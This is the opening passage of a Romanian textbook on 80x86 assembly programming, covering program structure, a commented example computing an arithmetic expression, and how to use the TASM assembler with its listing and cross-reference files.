Anca Gog
Andreea Sabău
Darius Bufnea
Adrian Sterca
Adrian Dărăbant
Alexandru Vancea

Programarea în limbaj de asamblare 80x86

Exemple şi aplicaţii

RISOPRINT
Cluj-Napoca • 2005

Anca Gog
Darius Bufnea
Adrian Dărăbant
Andreea Sabău
Adrian Sterca
Alexandru Vancea

Programarea în limbaj de asamblare 80x86

Exemple şi aplicaţii

Editura RISOPRINT
Cluj-Napoca • 2005

© 2005 RISOPRINT

Toate drepturile rezervate autorului.

*Editura **RISOPRINT** este acreditată de C.N.C.S.I.S. (**Consiliul Naţional al Cercetării Ştiinţifice din Învăţământul Superior**).*

Pagina web a CNCSIS: www.cncsis.ro

Toate drepturile rezervate. Tipărit în România. Nici o parte din această lucrare nu poate fi reprodusă sub nici o formă, prin nici un mijloc mecanic sau electronic, sau stocată într-o bază de date fără acordul prealabil, în scris, al autorului.

All rights reserved. Printed in Romania. No parts of this publication may be reproduced or distributed in any form or by any means, or stored in a data base or retrieval system, without the prior written permission of the author.

GOG, ANCA

Programarea în limbaj de asamblare 80x86. Exemple şi aplicaţii. / Anca Gog, Andreea Sabău, Darius Bufnea, Adrian Sterca, Adrian Dărăbant, Alexandru Vancea - Cluj-Napoca; Risoprint, 2005

388 p.; 17 x 24 cm.

Bibliogr.

ISBN 973-651-006-2

I. SABĂU, ANDREEA
II. BUFNEA, DARIUS
III. STERCA, ADRIAN
IV. DĂRĂBANT, ADRIAN
V. VANCEA, ALEXANDRU

Director: GHEORGHE POP
Consilier editorial: NICOLAE OPREA
Coperta: autorii

Tiparul executat la:
S.C. ROPRINT S.R.L.

400 275 Cluj-Napoca • Str. Horea nr. 82
Tel./Fax: **0264-432384** • roprintcluj@xnet.ro

430 315 Baia Mare • Piaţa Revoluţiei nr. 5/1
Tel./Fax: **0262-212290**

PREFAȚĂ

Acest volum se adresează în primul rând studenților facultăților cu profil informatic care studiază limbajul de asamblare 80x86. Prin structura sa, lucrarea urmărește aprofundarea graduală a celor mai importante elemente și mecanisme de limbaj aplicate în cadrul unor exemple și aplicații sugestive pentru importanța și aplicabilitatea temelor propuse.

Lucrarea are un caracter preponderent didactic urmărind tematica seminariilor și laboratoarelor legate de limbajul de asamblare predate la Facultatea de Matematică și Informatică a Universității "Babeș-Bolyai" din Cluj Napoca în cadrul cursului "**Arhitectura calculatoarelor**".

Majoritatea problemelor rezolvate conțin o analiză *in extenso* a tehnicilor de rezolvare și specifică extrem de detaliat soluțiile prezentate. Am dorit să oferim un suport adecvat tuturor celor care se confruntă cu necesitatea înțelegerii și corelării diverselor mecanisme de implementare și funcționalități particulare prezente la nivelul limbajului de asamblare 80x86 și mai ales în relația acestuia din urmă cu limbajele de nivel înalt.

Sperăm de asemenea ca această carte să reprezinte o reală provocare și un sprijin consistent, în special pentru cei care încă abordează cu nesiguranță o soluție în care limbajul de asamblare să joace un rol central.

Autorii

CUPRINS

1. TRASEUL PROGRAM SURSĂ ASM – FORMAT EXECUTABIL.....1

2. INSTRUCŢIUNI ARITMETICE.....53

3. OPERAŢII PE BIŢI.....73

4. INSTRUCŢIUNI PE ŞIRURI.....95

5. UTILIZAREA ÎNTRERUPERILOR.....121

6. REDIRECTAREA ÎNTRERUPERILOR.....169

7. ASAMBLARE INLINE.....205

8. PROGRAMARE MULTIMODUL.....231

9. PROGRAMARE ÎN LIMBAJ DE ASAMBLARE SUB WINDOWS.....277

10. PROBLEME DIVERSE.....293

11. FIŞIERE DE COMENZI MS-DOS.....335

CAPITOLUL 1

TRASEUL PROGRAM SURSĂ ASM – FORMAT EXECUTABIL

1.1. TRASEUL DE LA PROGRAM SURSĂ LA FORMAT EXECUTABIL

Prin *fişier ASM* (sau *fişier sursă asamblare*) vom înţelege un fişier ce conţine un text sursă scris în limbaj de asamblare.

Pentru a putea executa un program în limbaj de asamblare, trebuie să avem în vedere efectuarea următorilor paşi:

1 editarea textului sursă,
2 asamblarea,
3 editarea de legături,
4 depanarea programului (eventual),
5 lansarea în execuţie a fişierului executabil.

1.1.1. Editarea textului sursă

Deoarece asamblorul TASM nu conţine un editor de texte încorporat, programul în limbaj de asamblare poate fi editat într-un fişier cu oricare editor de texte avut la dispoziţie. De exemplu, sub DOS există editorul lansat cu comanda *edit [nume_fişier]*, iar în Windows se pot utiliza editoarele *Notepad*, *WordPad*. În scopul editării unui asemenea fişier mai poate fi utilizat un mediu integrat de dezvoltare (Integrated Development Environment – IDE), precum cele ale produselor *Turbo Pascal*, *Borland C*, sau chiar *Microsoft Visual C++*.

În timp au apărut o serie de IDE, precum *SpAsm/RosAsm*, *RadASM* (cu suport pentru asambloare precum MASM, TASM, FASM, NASM, HLA), *Visual Assembler*, *UeMake* (cu suport pentru MASM, TASM, HLA) şi altele.

1.1.2. Asamblarea

Programele scrise în limbaj de asamblare, precum şi programele scrise în limbaje de nivel înalt, trebuie transpuse în întregime în limbaj maşină înainte de a fi executate. Limbajul maşină este un limbaj numeric, înţeles de către CPU. Acest limbaj este constituit din coduri numerice, fiecare cu o anumită semnificaţie pentru CPU.

Un **asamblor** este un program care converteşte cod sursă din limbaj de asamblare în limbaj maşină şi converteşte adresele de memorie simbolice ale entităţilor din program în adrese de memorie concrete. Dar aceste adrese concrete încă nu sunt pe deplin rezolvate, deoarece în

interiorul acestui program independent pot fi folosite entităţi (variabile, funcţii etc.) care sunt definite în alte module şi încă nu li se cunosc adresele (pot să depindă de locaţia fizică în care instrucţiunile şi datele sunt încărcate în memorie). Aceste informaţii sunt furnizate de către editorul de legături.

1.1.3. Editarea de legături

Un asamblor generează fişiere cod obiect, care urmează a fi supuse procesului de editare de legături. Sarcina principală a unui **editor de legături** este de a combina fişierele individuale create de către asamblor într-un singur program executabil. Mai exact, funcţiile unui editor de legături sunt:

1 combinarea modulelor obiect,
2 combinarea segmentelor de acelaşi tip,
3 rezolvarea adreselor necunoscute în faza de asamblare,
4 alocarea de spaţiu de stocare,
5 generarea de informaţie simbolică.

1.1.4. Depanarea

Un alt program, un **depanator de programe (debugger)**, este un instrument pentru urmărirea execuţiei unui program şi verificarea conţinutului memoriei de către programatori. Până la a utiliza un asemenea program, trebuie ca programul scris în limbaj de asamblare să fie corectat de toate erorile de sintaxă. Aceste *erori de sintaxă* sunt depistate de către asamblor.

Un depanator este utilizat în general pentru depistarea *erorilor logice* ale programului, erori numite şi *erori semantice*. Se recomandă folosirea unui depanator pentru depistarea acestui tip de erori mai ales în programe de dimensiuni relativ mari.

1.1.5. Lansarea în execuţie

Mai sus s-a menţionat faptul că în urma editării de legături se obţine un fişier executabil. În cazul în care s-au eliminat cu succes toate erorile logice, fişierul executabil se poate lansa în execuţie ca un oricare alt executabil, din linia de comandă. Dacă rezultatele de care suntem interesaţi nu sunt afişate la ieşirea standard, se poate utiliza chiar utilitarul de depanare pentru a urmări evoluţia datelor manipulate în program.

1.2. FORMA GENERALĂ A UNUI PROGRAM SCRIS ÎN LIMBAJ DE ASAMBLARE

În această secţiune vom descrie un format mai des întâlnit al unui program scris în limbaj de asamblare, împreună cu elementele care aparţin în general de un asemenea program.

Pentru exemplul prezentat, vom defini trei segmente: un segment de date, un segment de cod şi un segment de stivă. Fie denumirile acestor segmente data, code, respectiv stiva.

```
assume cs:code, ds:data
        ;Utilizarea directivei ASSUME este necesară pentru a preciza asamblorului conţinutul
        ;cărui registru de segment să fie luat în considerare pentru a calcula adresele efective ale
        ;etichetelor folosite în program. În acest caz, valoarea conţinută în registrul CS va fi
        ;considerată adresa de segment corespunzătoare etichetelor definite în segmentul de cod,
        ;iar DS se va folosi ca registru de segment pentru datele definite în segmentul de date
        ;data.

data segment
        ;Definim un segment de date. Denumirea acestuia poate fi orice identificator valid. În
        ;cadrul unui asemenea segment se definesc în general datele cu care lucrăm în program
        ;(practic, rezervăm spaţiu în memorie pentru aceste date). Directive de definire de date
        ;pot să apară şi în cadrul unui segment de cod, atâta timp cât nu interferează cu
        ;instrucţiunile programului. De exemplu, înainte de definirea etichetei start, chiar la
        ;începutul segmentului de cod numit code, putem să avem linia de cod
        ;       et4 DD 12345678h
        ;prin care să rezervăm o zonă de memorie de patru octeţi etichetată cu et4 şi care să
        ;conţină valoarea 12345678h. Mai jos se poate observa această linie ca şi comentariu.

        ;...
        ;Se definesc datele de care este nevoie în program.
        ;...
        aux DW ?
                ;Definim eticheta aux, corespunzătoare unei zone de memorie de dimensiune 1
                ;cuvânt. O vom utiliza mai jos, în exemplificarea completării valorii registrului de
                ;date DS.
data ends               ;Sfârşitul definirii segmentului de date numit data

code segment            ;Definim un segment de cod numit code
        et4 DD 12345678h ;rezervarea de spaţiu / definirea unor date cu care urmează să
                         ;lucrăm în program se poate efectua şi în cadrul segmentului de
                         ;cod
start:
        ;Eticheta start marchează poziţia de la care să înceapă execuţia programului.
        ;Instrucţiunea de după ea va fi prima care se va executa în cadrul programului (vezi end
        ;start). Această etichetă poate avea un nume oarecare. În general utilizăm un asemenea
        ;identificator pentru a fi cât mai sugestiv pentru rolul jucat de aceasta.
        ;Trebuie menţionat faptul că rolul directivei ASSUME nu este de a încărca regiştrii de
        ;segment specificaţi cu adresele segmentelor corespunzătoare. Adresa de început a
        ;segmentului care conţine eticheta de start a programului (adică a segmentului code în
```

;exemplul de faţă) este încărcată automat în registrul de segment CS în momentul lansării
;în execuţie a programului de către o componentă a sistemului de operare numită *loader*.
;Pe de altă parte, registrul de segment de date DS trebuie încărcat în cadrul programului
;cu adresa unui segment de date. Această operaţie se poate efectua oriunde în program,
;însă *înainte de utilizarea unor etichete definite în cadrul segmentului de date respectiv*.
;Conţinutul regiştrilor DS sau ES se poate modifica pe parcursul execuţiei programului.
;Totuşi, nu trebuie să uităm rolul directivei ASSUME şi a acestor regiştri şi, dacă le
;modificăm valoarea, să avem în vedere refacerea ulterioară a acesteia. De obicei,
;operaţia de încărcare a unui registru de date este indicat a fi executată chiar în primele
;instrucţiuni ale programului. Mai jos sunt date trei posibilităţi pentru completarea valorii
;unui registru de date:

;*Varianta 1:* Nu putem să executăm o instrucţiune de forma
;mov DS, data
;deoarece instrucţiunea MOV trebuie să aibă ca operand cel puţin un registru general sau
;o valoare imediată (constantă) şi se va genera eroarea "*Illegal use of segment register*"
;=> putem folosi ca intermediar un alt registru, de exemplu registrul acumulator AX:

```
mov ax, data
mov ds, ax
```

;*Varianta 2:* Putem folosi în transferul de date, ca intermediar, o variabilă de memorie,
;pe dimensiune un cuvânt deoarece o adresă de segment are 4 octeţi (vezi segmentul de
;date unde s-a definit eticheta aux):

```
;mov aux, data
;mov ds, aux
```

;*Varianta 3:* Folosim stiva ca depozit auxiliar: salvăm pe stivă adresa de segment
;asociată lui data, după care scoatem din stivă acest cuvânt în registrul de date:

```
;push data
;pop ds

;...
;instrucţiunile programului
;...
```

;Următoarele două instrucţiuni sunt folosite pentru terminarea unui program. Punem în
;registrul AX valoarea 4C00h: 4Ch în AH – reprezintă numărul funcţiei întreruperii 21h,
;funcţie apelată pentru terminarea programului, respectiv 00h în AL – valoare folosită ca
;şi cod de retur din programul încheiat. Acest cod de retur poate fi diferit de 0 – depinde
;dacă îi asociem o anumită semnificaţie legată de succesul sau insuccesul unor operaţii la
;ieşirea din program, precum şi de faptul dacă utilizăm mai departe această valoare.

```
        mov ax, 4C00h
        int 21h

code ends                   ;Sfârşitul segmentului de cod.

stiva segment STACK
        ;Definirea unui segment de stivă: nu este obligatorie prezenţa unui asemenea tip de
        ;segment definit în cadrul programului. În cazul în care nu specificăm un asemenea
        ;segment, se va folosi implicit ca stivă spaţiul rămas neocupat din cadrul unui alt
        ;segment. Totuşi, dacă ştim ca avem nevoie de un spaţiu mai mare pentru utilizarea
        ;stivei, este indicată definirea explicită a unui asemenea segment. Putem să rezervăm
        ;spaţiu cu ajutorul instrucţiunii ORG, specificând numărul de octeţi pe care dorim să îi
        ;rezervăm.

        org 100h            ;rezervă un spaţiu de dimensiune 100h octeţi = 256 octeţi
stiva ends

end start
        ;Instrucţiunea end start marchează sfârşitul codului sursă şi indică faptul că execuţia
        ;programului va începe de la eticheta start.
```

Un program scris în limbaj de asamblare se execută de "sus în jos", fără să ţină seama de secvenţele de cod care fac parte dintr-o procedură. Deşi în mod normal o procedură poate fi scrisă în orice poziţie în codul sursă al unui segment de cod, rămâne ca sarcină a programatorului să dirijeze execuţia instrucţiunilor din program, astfel încât codul sursă al acestor proceduri să nu se execute fără a fi apelate. Acesta este motivul pentru care, pentru un program care conţine proceduri, se recomandă ca acestea să fie definite înainte de eticheta de început a programului (în exemplul de mai sus, între code segment şi eticheta start) sau între instrucţiunile care provoacă terminarea programului şi sfârşitul segmentului de cod.

1.3. ASAMBLORUL TASM

După cum s-a menţionat mai sus, un prim pas pentru obţinerea fişierului executabil este asamblarea. Astfel, după editarea fişierului sursă, putem folosi utilitarul TASM pentru efectuarea acestei operaţii. Sintaxa generală a apelului este:

```
TASM grup_fişiere {;grup_fişiere}
```

Pentru asamblarea unuia sau mai multor fişiere se pot menţiona o serie de opţiuni. Setul de opţiuni va fi descris în secţiunea 1.3.3.

Printr-un singur apel al TASM se permite asamblarea mai multor grupuri de fişiere, cu posibilitatea de a specifica opţiuni diferite pentru fiecare astfel de grup. Fişierele sursă din

acelaşi grup vor fi asamblate cu aceleaşi opţiuni, aceasta fiind şi motivul practic pentru a le grupa. Specificarea unui grup de fişiere este de următoarea formă:

[opţiuni] fişier_sursă {+fişier_sursă} [,[fişier_obj] [,[fişier_lst] [,[fişier_xrf]]]]

Un grup de fişiere poate să conţină unul sau mai multe fişiere sursă, despărţite prin caracterul '+'. În specificarea fişierelor sursă, se pot utiliza numele efective ale fişierelor sau şabloane cunoscute sub DOS / Windows: este vorba de specificatorii generici '*' şi '?'. Dacă numele specificate nu conţin şi extensia fişierelor, TASM consideră implicit extensia .asm. De exemplu, comanda

TASM *

provoacă asamblarea tuturor fişierelor cu extensia .asm din directorul curent.

În continuarea specificării grupului de fişiere mai pot fi menţionate, opţional, un nume de fişier obiect, un nume pentru fişierul de listare şi un nume pentru fişierul de referinţe încrucişate care să fie create în urma asamblării. În cazul în care nu se menţionează nici unul din aceste fişiere, implicit se creează câte un fişier obiect pentru fiecare fişier care a intrat în grupurile de fişiere; fiecare fişier obiect astfel obţinut are acelaşi nume cu al fişierului sursă pentru care a fost creat şi extensia .obj.

Trebuie reţinut faptul că specificarea mai multor fişiere de asamblat într-un grup nu înseamnă că se va obţine un singur fişier obiect. De exemplu, comanda

TASM f1+f2+f3

are ca efect asamblarea independentă, pe rând, a fişierelor *f1.asm, f2.asm* şi *f3.asm*, şi obţinerea fişierelor obiect *f1.obj*, *f2.obj*, respectiv *f3.obj*. În acest format se comandă asamblarea unui grup format din trei fişiere. Comanda este echivalentă cu oricare din următoarele forme:

(1) TASM f1+f2 şi apoi TASM f3
(2) TASM f1 şi apoi TASM f2+f3
(3) TASM f1+f2;f3
(4) TASM f1;f2+f3
(5) TASM f1;f2;f3

Semantica instrucţiunilor (3) şi (4) este solicitarea într-o aceeaşi linie de comandă a asamblării a două grupuri de fişiere formate fiecare din unul sau două fişiere. Instrucţiunea (5) cere în aceeaşi linie de comandă asamblarea a trei grupuri de fişiere, fiecare grup având în componenţă un singur fişier.

Un fişier de listare sau un fişier de referinţe încrucişate se generează numai dacă se solicită în mod explicit această operaţie. În acest sens, trebuie specificate fişierele obiect şi de listare, eventual şi cel de referinţe încrucişate, despărţite prin ','. Specificarea unui asemenea fişier se poate efectua menţionând un nume sub care să fie generat fişierul respectiv, sau lăsând un spaţiu gol, caz în care numele fişierului generat va coincide cu al fişierului sursă. Extensiile fişierelor generate sunt .lst pentru un fişier de listare, respectiv .xrf pentru un fişier de referinţe încrucişate.

De exemplu, comanda

TASM fişier1, fişier1_obiect, fişier1_listare

va genera un fişier obiect cu numele *fişier1_obiect.obj*, şi un fişier de listare cu numele *fişier1_listare.lst*. În acest caz nu se va crea fişier de referinţe încrucişate. Un alt exemplu,

TASM fişier1,,,fişier1_referinţe

va efectua crearea unui fişier obiect şi al unui fişier de listare cu numele *fişier1.lst*, şi a unui fişier de referinţe încrucişate cu numele *fişier1_referinţe.xrf*.

Comanda

TASM *,,,

va asambla toate fişierele care conţin program în limbaj de asamblare, din directorul curent, şi pentru fiecare, în caz de asamblare cu succes, se vor genera câte trei fişiere cu acelaşi nume cu al fişierului asamblat (obiect, de listare, respectiv de referinţe încrucişate).

În secţiunea 1.3.2. va fi prezentată modalitatea de a obţine un fişier de referinţe încrucişate fără generarea fişierului de listare.

Lansarea în execuţie a asamblorului TASM, fără a specifica vreun argument, va provoca afişarea pe ecran a sintaxei liniei de comandă, precum şi a setului de opţiuni puse la dispoziţie, împreună cu o scurtă descriere a acestora.

1.3.1. Fişierul de listare

Fişierul de listare (*listing file*) este un fişier text generat în urma lansării comenzii de asamblare, numai dacă se specifică această cerinţă. Prima parte a acestui fişier conţine, în principiu, codul sursă adnotat cu diferite informaţii referitoare la rezultatul asamblării. Pentru fiecare linie de cod sursă apare echivalentul în cod maşină, şi pentru fiecare instrucţiune este dat deplasamentul acesteia în cadrul segmentului de cod. În a doua parte sunt incluse tabele de informaţii referitoare la etichetele şi segmentele utilizate în program, precum şi valoarea şi tipul fiecărei etichete, respectiv atributele fiecărui segment. Dacă la asamblarea fişierului se specifică opţiunea /c, TASM va genera în cadrul fişierului de listare şi un tabel de referinţe încrucişate pentru toate etichetele din codul sursă.

Exemplu:

Se consideră expresia e = (a*b+c)-b*10, pentru care a, b şi c vor fi considerate numere întregi cu semn.

Considerăm că programul în limbaj de asamblare în care se calculează rezultatul acestei expresii se găseşte în fişierul *myProg.asm*. Pentru a putea observa câteva aspecte legate de formatul fişierelor de listare, respectiv de referinţe încrucişate, o instrucţiune o vom scrie într-un al doilea fişier. Fie astfel fişierul *file2.txt*, care conţine instrucţiunea

mov e, bx

Includerea codului sursă din fişierul *file2.txt* în programul din fişierul *myProg.asm* se efectuează în linia care conţine instrucţiunea

```
        include file2.txt

assume cs:code,ds:data

;calculul expresiei e=(c+a*b)-b*10
data segment
                ;se rezervă trei spaţii în memorie, de dimensiune un octet:
        a db 45 ;un octet etichetat cu a şi iniţializat cu valoarea
                ;45 = 0010 1101b = 2Dh
        b db 2  ;un octet etichetat cu b şi iniţializat cu valoarea
                ;2 = 0000 0010b = 02h
        c db 15 ;un octet etichetat cu c şi iniţializat cu valoarea
                ;15 = 0000 1111b = 0Fh
        zece EQU 10 ;se defineşte o etichetă căreia i se asociază valoarea 10, fără a i se rezerva
                ;spaţiu în memorie
        e dw ?  ;se rezervă spaţiu de dimensiune un cuvânt, în care se va reţine rezultatul
                ;calculului expresiei
data ends

code segment
start:
        mov ax, data ;folosim AX ca intermediar pentru a încărca registrul DS cu adresa de
        mov ds, ax   ;segment a segmentului data

        mov al, a    ;copiază pe a în AL pentru a-l înmulţi cu b
        mul b        ;deoarece b este definit pe dimensiune un octet, această instrucţiune MUL
                     ;va înmulţi conţinutul registrului AL cu valoarea din b, iar rezultatul va fi
                     ;în AX; astfel, în AX se obţine a*b = 45*2 = 90 = 0000 0000 0101 1010b
                     ;= 5Ah

        mov bx, ax   ;reţine temporar produsul în BX pentru a putea executa cu ajutorul lui AX
                     ;următoarea operaţie din cadrul expresiei
        mov al, c    ;în AL copiem valoarea lui c; AL = 15 = 0000 1111b = 0Fh
        cbw          ;deoarece considerăm c ca fiind număr cu semn, extindem valoarea lui c
                     ;pe dimensiune un cuvânt folosind instrucţiunea CBW; obţinem valoarea
                     ;lui c în AX = 0000 0000 0000 1111b
        add bx, ax   ;rezultatului obţinut după efectuarea produsului a*b (memorat în BX) i se
                     ;adună valoarea lui c (pe dimensiune cuvânt, din AX); până în acest
                     ;moment, în BX există valoarea calculată pentru expresia
                     ;(c+a*b) = 105 = 0000 0000 0110 1001b = 69h

        mov al, zece ;copiem valoarea asociată etichetei zece în AL
        mul b        ;efectuează 10*b, iar rezultatul produsului îl găsim în registrul AX
                     ;AX = 0000 0000 0001 0100b = 14h
```

```
sub bx, ax          ;efectuează diferenţa BX-AX, cu rezultat în BX; astfel, în BX se
                    ;obţine valoarea corespunzătoare expresiei (a*b+c)-b*10

include file2.txt   ;include codul din fişierul file2.txt
                    ;în urma execuţiei instrucţiunii mov e, bx din fişierul file2.txt, se
                    ;depune rezultatul final în e = 85 = 0000 0000 0101 0101b = 55h

mov ax, 4C00h       ;AL := 4Ch = numărul funcţiei întreruperii 21h pentru terminarea
                    ;unui program, AH := 00h = codul de retur din program
int 21h             ;apelul întreruperii 21h pentru funcţia 4Ch, pentru terminarea
                    ;programului

code ends
end start
```

Observaţie: Pentru a facilita observarea conţinutului fişierului de listare şi a celui de referinţe încrucişate, eliminăm comentariile din fişierele *myProg.asm* şi *file2.txt*.

În urma execuţiei comenzii

```
TASM myProg.asm,,
```

se obţine fişierul de listare *myProg.lst*, cu următorul conţinut:

```
Turbo Assembler    Version 3.2    09/27/05 22:15:13        Page 1
myProg.asm

                          assume cs:code,ds:data

0000                      data segment
0000  2D                        a db 45
0001  02                        b db 2
0002  0F                        c db 15
      =000A                     zece EQU 10
0003  ????                      e dw ?
0005                      data ends

0000                      code segment
0000                      start:
0000  B8 0000s                  mov ax, data
0003  8E D8                     mov ds, ax
0005  A0 0000r                  mov al, a
0008  F6 26 0001r               mul b
000C  8B D8                     mov bx, ax
000E  A0 0002r                  mov al, c
```

```
19 0011  98                    cbw
20 0012  03 D8                 add bx, ax
21 0014  B0 0A                 mov al, zece
22 0016  F6 26 0001r           mul b
23 001A  2B D8                 sub bx, ax
24                             include file2.txt
25 001C  89 1E 0003r           mov e, BX
26 0020  B8 4C00               mov ax, 4C00h
27 0023  CD 21                 int 21h
28 0025                  code ends
29                       end start

Turbo Assembler     Version 3.2     09/27/05 22:15:13          Page 2
Symbol Table

Symbol Name              Type       Value

??DATE                   Text       "09/27/05"
??FILENAME               Text       "myProg  "
??TIME                   Text       "22:15:13"
??VERSION                Number     0314
@CPU                     Text       0101H
@CURSEG                  Text       CODE
@FILENAME                Text       MYPROG
@WORDSIZE                Text       2
A                        Byte       DATA:0000
B                        Byte       DATA:0001
C                        Byte       DATA:0002
E                        Word       DATA:0003
START                    Near       CODE:0000
ZECE                     Number     000A

Groups & Segments        Bit Size   Align  Combine Class

CODE                     16  0025   Para   none
DATA                     16  0005   Para   none
```

Fiecare pagină a fişierului de listare conţine un antet în care se specifică versiunea TASM, data şi ora asamblării, precum şi numărul paginii curente.

În exemplul de mai sus se pot observa adnotările efectuate în cadrul fiecărei linii din fişierul sursă. Într-un asemenea fişier de listare, conţinutul unei linii este de următoarea formă:

<nivel> <nrlinie> <offset> {<cod_maşină> | <valoare>} <linie_sursă>,

unde:

<nivel> - indică nivelul de includere al fişierelor (vezi directiva INCLUDE) şi al macrourilor în cadrul fişierului curent. Pentru fişierul sursă nivelul de includere este 0 şi nu este afişat. În exemplul de mai sus, codul sursă inclus din fişierul *file2.txt* are nivelul de includere 1.

<nrlinie> - reprezintă numărul liniei în cadrul fişierului de listare. Numerotarea liniilor este utilă în special când se solicită şi crearea de tabele de referinţe încrucişate. Se observă că numerotarea liniilor din fişierul de listare nu reflectă întotdeauna numerotarea liniei respective în fişierul care conţine codul sursă. În exemplul de mai sus, includerea fişierului *file2.txt* duce la apariţia de noi linii în fişierul de listare.

<offset> - reprezintă deplasamentul în cadrul segmentului de cod curent al codului maşină corespunzător liniei sursă respective.

<cod_maşină> - este secvenţa de coduri hexazecimale, obţinute în urma asamblării, prin transpunerea codului din limbaj de asamblare în cod maşină. De exemplu, linia numerotată 17 conţine codul maşină (hexazecimal) 8B D8, care începe în cadrul segmentului de cod la deplasamentul 000Ch, şi corespunde instrucţiunii mov bx, ax.

<valoare> - dacă linia curentă conţine definirea unei etichete cu ajutorul directivei EQU (fără rezervare de spaţiu în memorie), atunci se menţionează doar valoarea asociată acesteia, după cum se poate observa în cazul liniei:

```
7        =000A                zece EQU 10
```

Dacă în linia respectivă este etichetată o zonă de memorie (este definită o variabilă), atunci se menţionează valoarea deplasamentului începutului zonei de memorie rezervate în cadrul segmentului curent, precum şi valoarea asociată iniţial. În cadrul liniilor următoare

```
4        0000 2D              a db 45
8        0003 ????            e dw ?
```

se observă că dacă se specifică o anumită valoare pentru etichetă, aceasta apare ca valoare hexazecimală. Altfel, lipsa unei valori iniţiale este indicată prin "????".

<linie_sursă> - reprezintă linia din fişierul sursă asamblat.

În exemplul dat mai sus, linia

```
13       0000 B8 0000s        mov ax, data
```

conţine ca şi cod maşină echivalent, secvenţa 0000s. Caracterul 's' indică faptul că 0000 nu este o valoare reală a adresei, ci semnifică o adresă de segment care va fi stabilită doar în momentul încărcării programului. Codul maşină din liniile

```
15       0005 A0 0000r        mov al, a
16       0008 F6 26 0001r     mul b
```

conţine caracterul 'r', care indică faptul că deplasamentul variabilelor a şi b necesită o relocare în cazul în care segmentul respectiv va fi combinat cu alte segmente în procesul de editare de legături.

În cazul în care o linie din codul sursă generează o eroare la asamblare, fişierul obiect nu mai poate fi generat, şi mesajul de eroare respectiv este afişat în fereastra DOS. Totuşi, se creează fişierul de listare în care, alături de conţinutul codului sursă adnotat, se include după linia care a

generat eroare şi mesajul erorii respective. De exemplu, dacă se modifică instrucţiunea mov al, c în mov ax, c, în fişierul de listare *myProg.lst* va apărea următorul text:

```
18      000E  A1 0002r                    mov ax,c
**Error** myProgE.asm(18) Operand types do not match
```

A doua parte a fişierului de listare conţine secţiunea "Symbol Table". *Tabela de simboluri* este alcătuită la rându-i din două tabele: *tabela etichetelor* şi *tabela de segmente.*

Tabela etichetelor conţine toate etichetele care apar în codul sursă, în ordine alfabetică. Acestea sunt scrise cu majuscule, deoarece TASM converteşte implicit la litere mari toate simbolurile. Pentru aceste etichete se menţionează tipul şi valoarea, sau tipul şi adresa etichetei, dacă aceasta este asociată unei adrese de memorie. În exemplul *myProg.lst* de mai sus se pot observa, în prima parte a tabelei, etichetele de la ??DATE la @WORDSIZE. Acestea sunt etichete implicite, generate şi iniţializate automat cu valorile corespunzătoare, şi care pot fi folosite oriunde în programul sursă (cu semnificaţiile lor iniţiale), fără a fi nevoie de declararea lor. În continuare sunt enumerate etichetele definite de către utilizator. De exemplu, intrările

```
E                    Word      DATA:0003
START                Near      CODE:0000
ZECE                 Number    000A
```

descriu eticheta E (de tip word, cu valoarea DATA:0003, ce semnifică adresa zonei de memorie asociată lui E, sub forma *adr_segment:adr_offset*), eticheta START (de tip near, cu valoarea CODE:0000), respectiv eticheta ZECE (i se specifică valoarea numerică asociată, neavând rezervată o zonă de memorie). În specificarea adreselor de mai sus, DATA şi CODE sunt numele segmentelor de date, respectiv de cod.

A doua tabelă din secţiunea simbolurilor este *tabela de segmente.* O intrare din această tabelă conţine numele unui segment, dimensiunea cuvântului de memorie (întotdeauna 16, exceptând cazul utilizării atributului USE32 pentru segmente asamblate pentru 80386), dimensiunea totală în octeţi a segmentului, tipul de aliniere, tipul de combinare, respectiv clasa fiecărui segment.

Informaţiile legate de poziţiile (numerele de linie din fişierul de listare) unde se definesc şi apoi unde se utilizează etichetele, respectiv segmentele, sunt reunite sub numele de *referinţe încrucişate.* Generarea acestora în cadrul fişierului de listare face mai uşoară urmărirea execuţiei unui program în timpul unei sesiuni de depanare, şi se poate realiza în două moduri:

1. prin specificarea opţiunii /c la execuţia comenzii TASM,
2. prin solicitarea generării fişierului de referinţe încrucişate, fapt care duce la completarea intrărilor în tabela de simboluri cu câmpurile de referinţe încrucişate.

De exemplu, după generarea informaţiei de referinţe încrucişate, tabela de simboluri din fişierul de listare *myProg.lst* va fi:

```
Turbo Assembler    Version 3.2    09/27/05 22:31:26        Page 2
Symbol Table

Symbol Name        Type       Value                 Cref (defined at #)

??DATE             Text       "09/27/05"
??FILENAME         Text       "myProg    "
??TIME             Text       "22:31:26"
??VERSION          Number     0314
@CPU               Text       0101H
@CURSEG            Text       CODE                  #3  #11
@FILENAME          Text       MYPROG
@WORDSIZE          Text       2                     #3  #11
A                  Byte       DATA:0000             #4  15
B                  Byte       DATA:0001             #5  16  22
C                  Byte       DATA:0002             #6  18
E                  Word       DATA:0003             #8  25
START              Near       CODE:0000             #12  29
ZECE               Number     000A                  #7  21

Groups & Segments Bit Size    Align  Combine    Class    Cref (defined at #)

CODE               16  0025   Para   none          1      #11
DATA               16  0005   Para   none          1      #3  13
```

Informaţia de referinţe încrucişate se găseşte în coloana Cref. Corespunzător intrării din tabel pentru fiecare simbol (etichetă, segment sau grup de segmente), această informaţie conţine numărul liniei în care este definit, număr precedat de '#', precum şi numerele liniilor în care este referit. De exemplu, eticheta B este definită în linia 5 şi este referită în liniile 16 şi 22, iar simbolul DATA (segmentul de date) este definit în linia 3, şi referit apoi în linia 13.

1.3.2. Fişierul de referinţe încrucişate

Pentru un program foarte lung, fişierul de listare poate prezenta dezavantajul dublării textului sursă. Totuşi, se poate genera informaţia de referinţe încrucişate fără crearea fişierului de listare, prin obţinerea fişierului de referinţe încrucişate, cu extensia .xrf. Astfel, lansând comanda TASM myProg,,nul, pentru exemplul *myProg.asm* prezentat mai sus, se vor obţine fişierele *myProg.obj*, respectiv *myProg.xrf*, fără generarea unui fişier de listare.

Deocamdată, o problemă este formatul intern al fişierului .xrf, care nu ne permite să citim informaţia ca text. În cazul în care dorim să consultăm informaţia de referinţe încrucişate, se poate genera un fişier de raport, cu extensia .ref, pe baza fişierului .xrf, cu ajutorul executabilului TCREF. Comanda de generare a fişierului de raport este:

TCREF fişier_xrf, fişier_ref /r

unde fişier_xrf este numele fişierului de referinţe încrucişate, iar fişier_ref este numele fişierului de raport care să fie generat în urma execuţiei comenzii. Pentru a obţine un raport complet, trebuie utilizată opţiunea /r.

Considerăm programul myProg.asm prezentat mai sus. În urma execuţiei comenzilor:

```
TASM myProg,,nul,
